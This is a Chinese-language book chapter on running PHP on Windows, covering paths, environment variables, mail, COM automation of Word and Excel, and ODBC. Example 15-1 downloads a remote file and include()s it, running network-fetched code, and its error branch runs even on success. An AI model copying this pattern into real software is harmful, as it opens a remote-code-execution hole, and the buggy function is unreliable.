PHP 知道 Windows 平台下反斜杠或者正斜杠的用法, 甚至还能够处理混合有这两种斜杠的路径名。从版本 4.0.7 开始, PHP 在访问 Windows UNC 路径 (即 *//machine_name/path/to/file*) 时同样能处理正斜杠。例如, 以下两行是等价的:

```
$fh = fopen('c:/tom/schedule.txt', 'r');  
$fh = fopen('c:\\tom\\schedule.txt', 'r');
```

运行环境

PHP 定义了常量数组 `$HTTP_ENV_VARS` 来存储 HTTP 环境信息。另外, PHP 还提供了函数 `getenv()` 来获得相同的信息。例如:

```
<?php  
echo "Windows Directory is ".$HTTP_ENV_VARS["windir"]."\r\n";  
echo "Windows Directory is ".getenv("windir").'\r\n';  
?>  
Windows Directory is C:\WINNT  
Windows Directory is C:\WINNT
```

邮件发送

在 Unix 系统中, 可以通过配置 `mail()` 函数来使用 *sendmail* 或 *Qmail* 发送消息。在 Windows 系统中也可以这么做, 只要在 *php.ini* 中定义了 `sendmail_path` 并安装了 Windows 下的 *sendmail*。并且为 PHP 的 Windows 版本指定一个 SMTP 服务器更为简便:

```
[mail function]  
SMTP = mail.example.com  
sendmail_from = gnat@frii.com
```

服务器专有函数

如果 PHP 是作为 Apache 的一个插件编译的，那么 PHP 将会包含几个 Apache Web 服务器专有的函数。假如这时需要将使用了这些函数的脚本移植到 IIS 下，则需要重新实现这些函数。以下是 Apache 专有的函数和它们的替代解决方法：

`getallheaders()`

获取所有的 HTTP 请求头。你可以通过预定义变量 `$HTTP_ENV_VARS` 代替该函数来访问 HTTP 请求，这种方法对任何服务器都有效，包括 Apache。

`virtual()`

执行 Apache 子请求。这个函数允许你从本地 Web 服务器中包含一个 URI 到 PHP 脚本中。如果检索文本包含了 PHP 脚本，那么该脚本将成为当前脚本的一部分。

`apache_lookup_uri()`

为指定的 URI 执行部分请求并返回其的所有信息。该函数请求 Apache 提供关于一个 URI 的信息。在 IIS 中没有相应函数。

`apache_note()`

获取和设置 Apache 请求的记录。这个函数在 Apache 插件之间通信时使用。在 IIS 中没有相应函数。

`ascii2ebcdic()` 和 `ebcdic2ascii()`

这两个函数将字符串转换为 ASCII 码或者 EBCDIC 码。这些函数工作时 Apache 必须编译进 EBCDIC 码支持，除此之外 PHP 中再没有其他方法可以转换 EBCDIC 字符串。Microsoft 提供了一个基于 C 的 API 来处理 EBCDIC 字符串转换。

当然还有其他一些 IIS 专有的函数，尽管它们的基本目的是管理 IIS。

远程文件

在 Unix 下，PHP 可以在脚本中使用 `require()` 函数和 `include()` 函数通过 HTTP 和 FTP 获取远程文件，但是这些函数在 Windows 下却是无效的。因此，我们必须编写自己的例程来获取远程文件，并将该例程保存在本地临时文件中，使用时包含该文件即可，如例 15-1 所示：

例 15-1: 在 Windows 上的 PHP 脚本中包含远程文件

```
<?php
function include_remote($filename) {
    $data = implode("\n", file($filename));

    if ($data) {
        $tempfile = tempnam(getenv("TEMP"), "inc");
        $fp = fopen($tempfile, "w");
        fwrite($fp, $data);
        fclose($fp);

        include($tempfile);
        unlink($tempfile);
    }

    echo "<b>ERROR: Unable to include ".$filename."</b><br>\n";
    return FALSE;
}

// 示例用法
include_remote("http://www.example.com/stuff.inc");
?>
```

行结束符的处理

Windows 文本文件的每一行都以 "\r\n" 结束, 而 Unix 文本文件则以 "\n" 结束。因为 PHP 以二进制模式处理文件, 所以 Windows 行结束符不会自动转换成为 Unix 行结束符。

Windows 上的 PHP 将标准输入、标准输出和标准错误文件的句柄都设置为二进制模式, 因此不需要任何转换。这在 Web 服务器处理与 POST 消息关联的二进制输入时是很重要的。

程序的输出将被送到标准输出, 如果希望在 Windows 平台上显示, 还必须将输出流中的行结束符替换为 Windows 行结束符。处理这种情况的方法之一就是定义一个行结束符常量和输出函数:

```
<?php
if (PHP_OS == "WIN32" || PHP_OS == "WINNT") {
    define("EOL", "\r\n");
} else if (PHP_OS == "Linux") {
    define("EOL", "\n");
} else {
    define("EOL", "\n");
}
```

```
}  
  
function echo_ln($out) {  
    echo $out.EOL;  
}  
  
echo_ln("this line will have the platforms EOL character");  
?>
```

文件结束符的处理

Windows 文本文件的结束符是 Control-Z (`"\x1A"`)，而 Unix 是将文件长度信息与文件数据分开存储的。PHP 能够识别其运行平台的 EOF 字符，当程序读取 Windows 文本文件时函数 `feof()` 即开始工作。

外部命令

PHP 使用 Windows 的默认命令行 shell 来处理某些操作，在这种环境下，Unix shell 中只有基本的重定向和管道操作是有效的（例如单独的重定向标准输出和标准错误输出是不允许的），并且其引用规则也完全不同。Windows shell 不能进行批量操作（即将通配符参数替换为匹配通配符的文件列表）。虽然在 Unix 上可以使用 `system("someprog php *.inc")`，但在 Windows 上必须使用 `opendir()` 和 `readdir()` 自行建立文件名列表。

常见的平台专用扩展

目前 PHP 有 80 个以上的扩展，提供了相当广泛的服务和功能。但是它们之中仅有一半对 Windows 和 Unix 平台都有效，还有一小部分扩展（如 COM、.NET 和 IIS 扩展）是 Windows 专用的。如果你在脚本中使用的扩展并不被 Windows 支持，那么要么另行实现该扩展，要么转换该脚本使其使用另一个 Windows 支持的扩展。

如果 PHP 是作为 Web 服务器的插件（SAPI）使用，则扩展必须是线程安全的。某些基于第三方库的扩展可能是非线程安全的，这将导致扩展与 SAPI 插件不兼容。

不幸的是，PHP 扩展中线程级别的安全很少有资料介绍，并且它还要求各部分自行测试以发现哪里出现了问题。不过幸运的是，越是流行的扩展越有更多机会获得 Windows 支持。

在一些情况下,即使某个模块作为一个整体在 Windows 下可用,其某些函数也不被支持。例如,Networking 模块的 `checkdnsrr()` 即是一个这样的例子。

Windows 上的 PHP 不支持信号处理、分支 (forking) 和多线程脚本。一个使用了这些特性的 Unix PHP 脚本不能被移植到 Windows 上。不过可以重写该脚本以不使用这些特性。

与 COM 连接

通过使用 COM 可以允许 PHP 控制其他的 Windows 应用程序。例如可以将文件数据输入 Excel, 让它画一个图, 然后将该图作为 GIF 图像输出; 也可以使用 Word 格式化从表单接收过来的信息然后输出一个发货单记录。在对 COM 术语做了一个简要介绍之后, 本节将演示如何与 Word 和 Excel 交互。

背景

COM 是一种带有面向对象特性的 RPC (Remote Procedure Call, 远程过程调用) 机制, 它提供了调用程序 (控制程序) 与另一程序 (COM 服务器或者对象) 通信的一种方法, 而不管两者在什么地方。如果底层代码在本地的相同机器上, 则该技术称为 COM; 如果它是远程的, 则称为分布式 COM (DCOM); 如果底层代码是一个 DLL 文件, 并且该代码将被载入同一个进程空间, 则 COM 服务器又称为进程内或 inproc 服务器, 如果该代码是一个完全的拥有自身进程空间的应用程序, 则它被称为进程外服务器或者本地服务器应用程序 (local server application)。

OLE (Object Linking and Embedding, 对象链接和嵌入) 是一个完全的市场术语, 表示 Microsoft 的早期技术。该技术允许一个对象嵌入到另一个对象中。例如, 你可以将一个 Excel 电子表格嵌入到一个 Word 文档中。在 Windows 3.1 的时期, OLE 1.0 的功能是非常有限的, 因为它在两个程序间通信使用的技术是 DDE (Dynamic Data Exchange, 动态数据交换)。DDE 不是很强大, 如果希望在 Word 文件中嵌入一个 Excel 电子表格, 还必须将 Excel 打开运行。

OLE 2.0 将 DDE 替换为 COM 作为基本的通信方法。使用 OLE 2.0 可以立即将一个 Excel 电子表格粘贴到 Word 文档并编辑 Excel 数据。使用 OLE 2.0, 控制程序可以

将复杂的消息传递到 COM 服务器。对于我们的示例，控制程序将是 PHP 脚本，而 COM 服务器是一个典型的 MS Office 应用程序，下面几节将提供一些处理这类集成的工具。

为激起你的兴趣并演示 COM 是多么的强大，下面的代码将启动 Word，并将“Hello, World”写入初始的空文档：

```
<?php
$wpp= new COM("Word.Application") or die ("Cannot open Word");
$wpp->visible=1;
$wpp->Documents->Add();

$wpp->Selection->Typetext("Hello, world.");
?>
```

PHP 函数

PHP 通过少数几个函数调用提供了一个通向 COM 的接口，这些函数中的大多数都是底层函数，理解它们需要详细的 COM 知识，而这超出了本节介绍的范围。我们经常使用的是两个类：COM 和 VARIANT：

COM 类的一个对象表示一个与 COM 服务器的连接：

```
$word = new COM("Word.Application") or die("Cannot start MS Word");
```

一个 VARIANT 类型的对象表示 COM 数据值。例如：

```
$vrows = new VARIANT(0, VT_I4|VT_BYREF);
```

该调用创建一个 32 位整数 (VT_I4) 的引用 (VT_BYREF)，其初始值为 0。PHP 可以自动将字符串和数字传递给 COM 服务器，但是 COM 类型 VARIANT 要求在任何时候都必须通过引用来传递参数。

对大多数的 OLE 自动操作来说，最困难的事就是将 VB 方法的调用转换成 PHP 中的相似调用。例如，以下的 VBScript 将文本插入到一个 Word 文档中：

```
Selection.TypeText Text:="This is a test"
```

PHP 中具有相同功能的一行是：

```
$word->Selection->Typetext("This is a test");
```

注意到当前 PHP 中 COM 支持的两条小规则是很重要的。首先, PHP 不允许在对象方法的中间传递参数, 所以需要将以下所示的方法写法:

```
$a-->b(p1)-->c(p2);
```

替换为将其拆开的写法:

```
$tmp=$a->b(p1);$tmp->c(p2);
```

第二, PHP 是不会注意到 Microsoft OLE 应用程序 (如 Word) 中的默认参数的。这意味着脚本必须向基本 COM 对象显式地传递所有的参数。

确定 API

如果要确定一个软件 (如 Word) 中对象的层次和参数, 可以访问 Microsoft 开发者站点, <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vbawd10/html/wotocObjectModelApplication.asp>, 以查找感兴趣的 Word 对象规范。另外一个替代方法就是同时使用 Microsoft 关于脚本编程的在线帮助文档和 Word 支持的宏语言。综合使用它们可以知道这些参数的顺序, 以及对给定任务的预期值。

例如, 假定我们需要理解一个简单的查找替换是如何工作的, 可以这样操作:

1. 打开 Word 并创建一个新的文档, 其中包括一段样例文本, 例如:

```
"This is a test,123"
```

2. 录制一个查找文本 “test” 并将其替换为文本 “rest” 的宏。从 Word 的主菜单上选择 “工具 → 宏 → 录制新宏” 选项, 一旦录制开始, 使用查找和替换来创建宏。我们将使用该宏 (如图 15-2 所示) 来确定 PHP COM 方法中需要传递的参数的值。
3. 使用 Word 的对象浏览器确定本例中所有参数的调用语法。按下 Alt-F11 可访问 Word 的 VBScript 在线帮助并输入对象方法的假定语法 (在本例中是 `Selection.Find.Execute()`), 然后右击参数区域将显示出该方法所有参数的列表。如图 15-3 所示。
4. 非黑体的值在 Word 宏中是可选的。不过, PHP 要求显式地传递所有的值。
5. 最后将 VBScript 转换成相应的 PHP COM 函数调用, 代码如下所示:




图 15-2: 使用 Word 的宏语言暴露 OLE COM 的对象和参数

```
<?php
$word=new COM("Word.Application") or die("Cannot start MS Word");
print "Loaded Word version ($word->Version)\n";
$word->visible = 1 ;
$word->Documents->Add();
$word->Selection->Typetext("This is a test");
$word->Selection->Typetext(" 123");
$word->Selection->Find->ClearFormatting();
$word->Selection->Find->Execute("test", False, False, False, False, False,
True, wdFindContinue, False, "rest", wdReplaceAll, False,
False, False, False);
?>
```

在这段代码中，我们将 Word 作为一个应用程序启动，接着创建了一个新的文档并将 visible 设为 1（以便于调试）。ClearFormatting 确保那些不需要的格式不被包含在查找替换操作中。Selection->Find->Execute 执行查找和替换操作，将所有的“test”替换为“rest”。




图 15-3: 从 Word 的在线帮助中收集语法

生成 Word 文档

因为 Word 具有众多的版本且 PHP 的 COM 支持也在不停的变化之中，因此前面的例子无法保证能在当前系统环境中运行。解决这个问题方法之一就是尽可能将自动操作放到 OLE 应用程序中去。

这里我们假定希望填写如图 15-4 所示的发货单，数据从 PHP 中获取。

解决此问题的基本思想是遍历该文档同时填入合适的数据。为了做到这一点，我们将使用 Word 的书签来标记文档中的关键位置。

设置书签只需简单地打开一个已存在文档，将光标停在期望的设置位置，然后选择“插入→书签”。在随后出现的弹出式窗口中输入书签名称并按下添加按钮。这样就可以依次在 customer address 行和 delivery、item、total 字段处创建书签，这些书签的名称分别是 customer、delivery、item 和 total。

如果要在 PHP 中直接跳到书签处，可以使用如下语句：

```
$word->Selection->Goto(what, which, count, name);
```




图 15-4: Microsoft Word 创建的发货单样本

通过使用 Word 的宏语言来确定该方法的预期参数，我们发现 *what* 的值应该是 *wdGoToBookmark*，而 *name* 指的是书签的名称。进一步研究 Microsoft 文档，我们还发现 *count* 指的是文档中的一个书签实例，而 *which* 是一个导航参数，它的期望值是 *wdGoToAbsolute*。

代替从 PHP 中来定位操作，可以创建一个宏来直接执行查找操作：

```
Sub BkmkCustomer()  
    Selection.GoTo What:=wdGoToBookmark, Name:="customer"  
End Sub
```

这个称为 *BkmkCustomer* 的宏将光标定位在书签 *customer* 处。直接使用该宏可以避免许多在 PHP 和 Word 之间传递多个参数时的潜在错误。该 PHP COM 方法是：

```
$word->Application->Run("BkmkCustomer");
```

对发货单中的每一个书签都可以重复这个过程。

为减少所需书签的数目，可以创建一个 Word 宏来从表中的一个单元转移到下一个单元。

```
Sub NextCell()  
    Selection.MoveRight Unit:=wdCell  
End Sub
```

现在可以用从HTML表单中获取的数据来完成该发货单了,并且还希望能输出该表单。

如果还希望保存一份电子拷贝,其操作也很简单:

```
$word->ActiveDocument->SaveAs("c:/path/to/invoices/myinvoice.doc");
```

另外如果将 `ActiveDocument->saved` 标志设置为 `True`, 则当应用程序关闭时就不会再提示是否保存修改过的文档了。

如果希望打印该文档,则需要完成三个步骤:打印;标记文档为已保存,这样退出时就没有对话框了;等待直到打印完成。如果中断等待,则用户会见到“关闭程序将取消打印”的警告信息。以下是相应的代码:

```
$word->Application->Run("invoiceprint");  
  
$word->Application->ActiveDocument->Saved=True;  
while($word->Application->BackgroundPrintingStatus>0){sleep (1);}
```

在代码中,程序以预定的打印机设置创建了一个宏 `InvoicePrint`。一旦该宏被调用,则循环直到 `BackgroundPrintingStatus` 被设为 0。

例 15-2 是一个用 Word 来生成并打印发货单的完整程序。

例 15-2: 从 PHP 中生成并打印 Word 发货单

```
<?php  
// 含有宏的 Word 发货单框架  
$invoice="C:/temp/invoice.doc";  
  
// 假想的表单参数  
$customerinfo="Wyle Coyote  
123 ABC Ave.  
LooneyTune, USA 99999";  
$deliverynum="00001";  
$ordernum="12345";  
$custnum="WB-beep";  
  
$shipdate="11 Sep 2001";  
$orderdate="11 Sep 2001";  
$shipvia="UPS Ground";
```

```

$item[1]="SK-000-05";
$desc[1]="Acme Pocket Rocket";
$quantity[1]="2";
$cost[1]="$5.00";
$subtot[1]="$10.00";
$total="$10.00";

// 启动Word
$word=new COM("Word.Application") or die("Cannot start MS Word");
print "Loaded Word version ($word->Version)\n";
$word->visible = 1 ;
$word->Documents->Open($invoice);

// 填充字段
$word->Application->Run("BkmkCustomer");
$word->Selection->TypeText($customerinfo);

$word->Application->Run("BkmkDelivery");
$word->Selection->TypeText($deliverynum);
$word->Application->Run("NextCell");
$word->Selection->TypeText($shipdate);
$word->Application->Run("NextCell");
$word->Selection->TypeText($shipvia);
$word->Application->Run("NextCell");
$word->Selection->TypeText($orderdate);
$word->Application->Run("NextCell");
$word->Selection->TypeText($custnum);
$word->Application->Run("NextCell");
$word->Selection->TypeText($ordernum);
$word->Application->Run("NextCell");

$word->Application->Run("BkmkItem");
$word->Selection->TypeText($item[1]);
$word->Application->Run("NextCell");
$word->Selection->TypeText($desc[1]);
$word->Application->Run("NextCell");
$word->Selection->TypeText($quantity[1]);
$word->Application->Run("NextCell");
$word->Selection->TypeText($cost[1]);
$word->Application->Run("NextCell");
$word->Selection->TypeText($subtot[1]);

$word->Application->Run("BkmkTotal");
$word->Selection->TypeText($total);

// 打印
$word->Application->Run("invoiceprint");

// 等待退出
$word->Application->ActiveDocument->Saved=True;
while($word->Application->BackgroundPrintingStatus>0){sleep (1);}

```

```
// 关闭应用程序并释放 COM 对象
$word->Quit();
$word->Release();
$word = null;
?>
```

读写 Excel 文件

控制 Excel 与控制 Word 很相似，都是研究 API 然后组合使用宏和 COM。其对象层次是：Application 可以包含多个 Workbook，每一个 Workbook 又可包含多个 Sheet。Sheet 可以被看成是电子表格 (spreadsheet)，是由一组表格单元组成的。

例 15-3 创建了一个新的 Excel 电子表格和一个新的工作表 (worksheet)，并在表格单元 A1 中存入 "Hello, world"，然后将结果保存在 *c:\temp\demo.xls* 中。

例 15-3：从 PHP 中编辑 Excel

```
<?php
$ex = new COM("Excel.sheet") or Die ("Did not connect");
$ex->Application->Visible = 1;
$wkb = $ex->Application->Workbooks->Add();
$sheet = 1;

excel_write_cell($wkb, $sheet, "A1", "Hello, World");

// 将一个值写入特定单元中
function excel_write_cell($wkb, $sheet, $c, $v) {
    $sheets = $wkb->Worksheets($sheet);
    $sheets->activate;
    $selcell = $sheets->Range($c);
    $selcell->activate;
    $selcell->value = $v;
}
?>
```

使用下列函数可以从表格单元中读取该值：

```
function excel_read_cell($wkb, $sheet, $c) {
    $sheets = $wkb->Worksheets($sheet);
    $sheets->activate;
    $selcell = $sheets->Range($c);
    $selcell->activate;
    return $selcell->value;
}
```

与 ODBC 数据源交互

ODBC 提供了一个数据抽象层，它在访问一些 Microsoft 产品（如 Access、Excel、Ms SQL Server 等）时非常有用。这和本书第八章介绍的 PEAR DB 抽象类很相似。本节将介绍如何通过 ODBC 配置一个数据库以及如何从 PHP 中访问 ODBC 数据库。

配置 DSN

PEAR DB 中一般使用 DSN（Data Source Name，数据源名称）来标识 ODBC 数据源。因而，如果要使用 ODBC，必须显式地在 DSN 与相应的数据库之间建立映射。本节将逐步配置一个内置的 Excel ODBC 驱动程序，其过程和 Access、MySQL 以及其他数据库是很相似的。

打开控制面板文件夹，双击 ODBC 数据源图标，启动 ODBC 数据源管理器的对话框。接着选择系统 DSN 选项卡，单击“增加”按钮，选择目标数据库的驱动程序。如果该驱动程序不在列表中，则需要去数据库厂商那里获得。如果本地计算机已经安装了 Microsoft Office 产品，则关于将 Excel 作为简单数据库所需要的驱动程序都已经齐备。图 15-5 显示了系统 DSN 关于 Microsoft Excel 工作簿的附加对话框。




图 15-5: 为位于 C:\php\phonelist.xls 的 Microsoft Excel 电子表格配置 DSN

按下窗口顶部的配置按钮选择一个特定的工作簿作为数据源。在图 15-5 中，选择的工作簿名称为 *phonelist.xls*，位于 C 盘下的 PHP 根目录。

因为 ODBC 必须猜测查询返回数据中每一列的数据类型，所以余下的配置要求指定用于猜测的行数。在这个例子中，我们使用的默认值为 8 行，意味着将检查 8 行结果以确定每一列的数据类型。

一旦完成了 ODBC 数据源的选择和命名过程，单击确定按钮，这时就会发现新的数据源已经增加到系统 DSN 列表中去了。从此以后，该 DSN 就可以被使用了。

访问 Excel 数据

假定 Excel 电子表格有两列，一列是电话分机，一列是名字。使用例 15-4 中的代码可以取出电子表格中的所有记录。

例 15-4：用 ODBC 查询 Excel

```
<?php
    $dtd = odbc_connect ("phone list", "user", "password");
    $result = odbc_exec ($dtd, "select * from [Sheet1$]");
    odbc_result_all($result, "bgcolor='DDDDDD' cellpadding = '1'");
?>
```

ODBC 将一个统一的视图强加给了所有的数据库，因此即使 Excel 不需要密码，我们仍必须提供一个。在这种情况下用户名和密码没有任何意义，填入的任何内容都将被忽略。所以在例 15-4 中，我们向 `odbc_connect()` 传递了虚构的值，`odbc_connect()` 的第一个参数是 DSN，即在控制面板中指定的那个。

下一步就是使用 `odbc_exec()` 来执行 SELECT 语句。但是由于 Excel 将电子表格映射成表的方法有些特别，所以例 15-4 中的 SELECT 语句是不常用的。有两种方法可以避免 `[sheet1$]` 这样的语法：其一可以简单地把工作簿名称改成其他描述性的名称，如 *phonelist*，其方法是右击工作簿选项卡或者使用重命名函数。对于改名后的表的 SELECT 语句是：

```
select * from [phonelist$]
```

另一种方法是在 Excel 工作簿中创建一个命名范围，然后直接应用它。选择“插入→名称→定义”后输入名称和工作簿范围。然后就可以省略尾缀字符“\$”了，可以用 `[phonelist]` 引用数据库表。

后一种处理方法的问题是，仅有带有后缀“\$”的两种表示法允许直接使用列名，例如：

```
$result = odbc_exec ($dd, "INSERT into [phonelist$] ([Extension], [Name])  
values ( '33333', 'George')");
```

odbc_result_all()函数将结果输出为HTML表，odbc_fetch_into()、odbc_fetch_row()和odbc_fetch_array()函数返回PHP值形式的结果。Excel表包含的数据如图15-6所示，程序产生的格式化表如图15-7所示。

